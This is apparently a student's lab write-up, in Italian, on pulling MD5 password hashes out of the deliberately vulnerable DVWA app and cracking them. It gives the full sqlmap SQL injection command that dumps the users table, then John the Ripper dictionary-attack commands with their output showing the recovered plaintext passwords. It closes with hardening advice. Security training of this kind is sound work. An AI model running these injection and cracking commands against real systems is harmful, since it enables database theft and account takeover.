Esercizio S6_L3
BRUTE_FORCE_HASHES

Consegna

Obiettivo dell'Esercizio:

- Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Istruzioni per l'Esercizio:

Recupero delle Password dal Database:

- Accedete al database della DVWA per estrarre le password hashate.
- Assicuratevi di avere accesso alle tabelle del database che contengono le password.

Identificazione delle Password Hashate:

- Verificate che le password recuperate siano hash di tipo MD5.

Esecuzione del Cracking delle Password:

- Utilizzate uno o più tool per craccare le password:
- Configurate i tool scelti e avviate le sessioni di cracking.

Obiettivo:

Craccare tutte le password recuperate dal database.

Svolgimento


Avendo già effettuato un attacco di **SQL Injection** durante lo svolgimento di un esercizio precedente, in questa attività ho deciso di **semplificare la fase di estrazione dei dati** utilizzando direttamente `sqlmap` in modo automatizzato.


Questo mi ha permesso di **concentrare il lavoro sui nuovi strumenti** introdotti nella lezione teorica.

Ho quindi iniziato l'esercizio accedendo alla DVWA e, tramite l'utilizzo di **Burp Suite**, ho intercettato il PHPSESSID, necessario per autenticarmi con **sqlmap** ed eseguire un attacco SQL Injection.

Ho dunque poi avviato il terminale sulla cali ed ho eseguito il seguente comando:

sqlmap -u "http://192.168.2.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=8a209af2ac1156042f7d123378084291; security=low" \
-D dvwa -T users --dump






Nota: Sqlmap supporta anche il cracking automatico, ma per i fini dell'esercizio ho proseguito manualmente con strumenti dedicati.


Verificare Algoritmo Hashes

Ho preso un hash come campione e l'ho analizzato tramite lo strumento hashid. Il risultato ha mostrato che si tratta di un hash a **128 bit**, compatibile con diversi algoritmi tra cui MD2, MD4, NTLM e **MD5**.
Tuttavia, considerando che MD5 è l'algoritmo più comunemente usato tra quelli proposti, e in base al contesto dell'applicazione (DVWA), si può ritenere **altamente probabile** che l'hash sia stato generato con **MD5**.



Esecuzione del Cracking delle password

Successivamente, ho salvato gli hash in un file di testo (psw.txt), assicurandomi che contenesse **solo hash MD5 puri**, uno per riga.



Ho dunque avviato JohnTheRipper specificando il tipo di ash (RAW-MD5 in quanto non presenta salting) ed utilizzando il dizionario rockyou.txt per

eseguire il bruteforce sui valori contenuti all'interno del file di testo creato in precedenza.

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/psw.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2025-08-07 09:13) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Con il parametro –show possiamo dunque visionare le psw che siamo riusciti a recuperare:

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/psw.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2025-08-07 09:13) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --show --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/psw.txt
Invalid options combination: "--show"

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --show --format=raw-md5 /home/kali/Desktop/psw.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Conclusioni

Questo esercizio ha dimostrato come:

- Gli **hash MD5**, senza salting, siano altamente vulnerabili,
- Un semplice **attacco a dizionario** con strumenti come **John the Ripper** o **Hashcat** sia sufficiente a recuperare password in chiaro in pochi secondi,
- L'utilizzo di password comuni e deboli (es. "password", "abc123") rappresenti un grave rischio per la sicurezza.

Considerazione finale:

Per evitare attacchi di questo tipo, è fondamentale utilizzare:

- Algoritmi di hashing sicuri (es: bcrypt, Argon2),
- Salting,
- Policy di password forti.